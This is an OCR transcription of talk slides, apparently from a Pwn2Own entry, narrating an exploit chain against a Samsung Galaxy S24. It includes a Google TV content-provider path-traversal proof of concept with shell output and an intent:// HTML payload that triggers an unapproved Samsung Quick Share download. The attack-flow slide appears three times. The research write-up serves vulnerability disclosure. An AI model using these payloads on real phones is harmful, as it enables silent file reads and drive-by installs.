
The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Smart Switch Agent
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
Get Drozer .apk file on device somehow???
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download content://
Install .apk File
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Smart Switch Agent
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
Get Drozer .apk file on device somehow???
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download content://
Install .apk File
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

The Plan


Samsung Galaxy S24
Attacker's Web Server
Samsung Gaming Hub
Samsung Smart Switch Agent
???
Drozer
GET /index.html
HTTP 200 OK
Launch WebView https://us.mcsv.samsung.com.[redacted].com
GET /attacker.html
HTTP 200 OK
Get Drozer .apk file on device somehow???
GET /yayinstallyay
HTTP 302 intent://
Launch Smart Switch Agent
Download content://
Install .apk File
GET /yaylaunchyay
HTTP 302 intent://
Launch Drozer

YayContentProviderYay…


- So now both exported Activities and Content Providers are in scope…yaaaaaaaaaaaaaaay…

- Looking through the Content Providers, two interesting applications came up:
  - GPUWatch (`com.samsung.gpuwatchapp`)
  - Google TV (`com.google.android.videos`)

- Exported Activity stats:
  - 2219 different exported Activities
    - With `null` permissions
  - 255 different packages
- Exported Content Provider stats
  - 342 different exported Content Providers
    - With `null` read permissions
  - 133 different packages
- Total: 2561 different exported components

GPUWatch

- This application comes with all flagship Samsung phones
- Supposed to let developers see GPU activity while developing games
- Log files are stored in `/sdcard/GPUWatch_Dump/html/` which can be retrieved via Content provider `content://com.samsung.gpuwatchapp.HtmlDumpProvider/<file>`



Google TV

- Google TV contain an interesting Path Traversal vulnerability
  - Version exploited: 4.39.2590.678247678.4-release
  - CVE Pending
- I could only exploit it if:
  - The linked Google Account was linked to a Google Family AND
  - The family group had purchased movies / TV shows in the past AND
  - After opening the application, the user goes to the Highlights section of the application at least once

Details

The Google TV Android application has an exported Content Provider which contains a path traversal vulnerability. Specifically, the vulnerable Content Provider is `com.google.android.apps.googletv.app.image.PosterSharingContentProvider`.

As a proof of concept, the following snippet was taken from a Samsung Galaxy S24 with USB Debugging enabled.

```
e1s:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ex

e1s:/ $ content read --uri content://com.google.android.videos.postersharingcontentprovider/../../../../../../etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
```

Google TV

- Using JavaScript f[redacted]y, it was possible to download the Drozer `.apk` file into `/sdcard/Downloads/`
- So the Google TV exploit is perfect! I can use this to retrieve the Drozer `.apk` file!

```
e1s:/ $ cat /sdcard/Download/yaytestyay.txt
yayconfirmedyay
e1s:/ $ content read --uri content://com.google.android.videos.postersharingcontentprovider/../../../../../../../
sdcard/Download/yaytestyay.txt
```

Google TV


- Using JavaScript f[redacted]y, it was possible to download the Drozer `.apk` file into `/sdcard/Downloads/`
- So the Google TV exploit is perfect! I can use this to retrieve the Drozer `.apk` file!

```
e1s:/ $ cat /sdcard/Download/yaytestyay.txt
yayconfirmedyay
e1s:/ $ content read --uri content://com.google.android.videos.postershar                /../../../../../../../../
sdcard/Download/yaytestyay.txt
Error while accessing provider:com.google.android.videos.postersharingcon
java.io.FileNotFoundException: open failed: EACCES (Permission denied)
        at android.database.DatabaseUtils.readExceptionWithFileNotFoundEx                DatabaseUtils.java:151
)
        at android.content.ContentProviderProxy.openFile(ContentProviderN
        at com.android.commands.content.Content$ReadCommand.onExecute(Con
        at com.android.commands.content.Content$Command.execute(Content.j
        at com.android.commands.content.Content.main(Content.java:735)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:395)
```

- ...except F[redacted]G GOOGLE TV DIDN'T HAVE ACCESS TO THE `/sdcard/` AREA! F[redacted]

Back to the grind…

- October 5th rolls around
- Pwn2Own is 2 weeks away
- I have 4/5 of a full exploit chain
- All exported Content Providers have been looked at
- So now I'm back to looking at exported Activities




Back to the grind…

- I start looking at the application Samsung Quick Share
  - Samsung's method of transferring files between Samsung devices
  - Google / Android has actually merged Samsung Quick Share into Android Nearby Share, creating the new application Android Quick Share
  - But Samsung Quick Share is still its own thing

Back to the grind…

- Samsung Quick Share has the ability to share files via QR code
  - I think this is now also in Android Quick Share?
- When sharing files via QR code, you're supposed to physically use the receiver phone to scan the sender's QR code




Back to the grind…

- The Activity which receives the QR code data is exported
- If a 3rd party application opens this Activity and provides the QR code data, then Samsung Quick Share will automatically download the file without user approval

```
<activity
    android:theme="@style/TransparentTheme"
    android:name="com.samsung.android.app.sharelive.presentation.applink.QrCodeAppLinkActivity"
    android:exported="true"
    android:excludeFromRecents="true"
    android:launchMode="singleTask">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="https"/>
        <data android:host="qr.quickshare.samsungcloud.com"/>
        <data android:host="qr.stg-quickshare.samsungcloud.com"/>
    </intent-filter>
</activity>
```

Back to the grind…




```
<html>
    <body>
        <h1>
        <a href="intent://qr.quickshare.samsungcloud.com/kvqpsbyNG5WW#
        Intent;component=com.samsung.android.app.sharelive/com.samsung.android.app.sharelive.
        presentation.applink.QrCodeAppLinkActivity;scheme=https;end;">yaydownloadfileyay</a>
        </h1>
    </body>
</html>
```

- URI: https://quickshare.samsungcloud.com/kvqpsbyNG5WW
  - Share code: kvqpsbyNG5WW


Back to the grind…

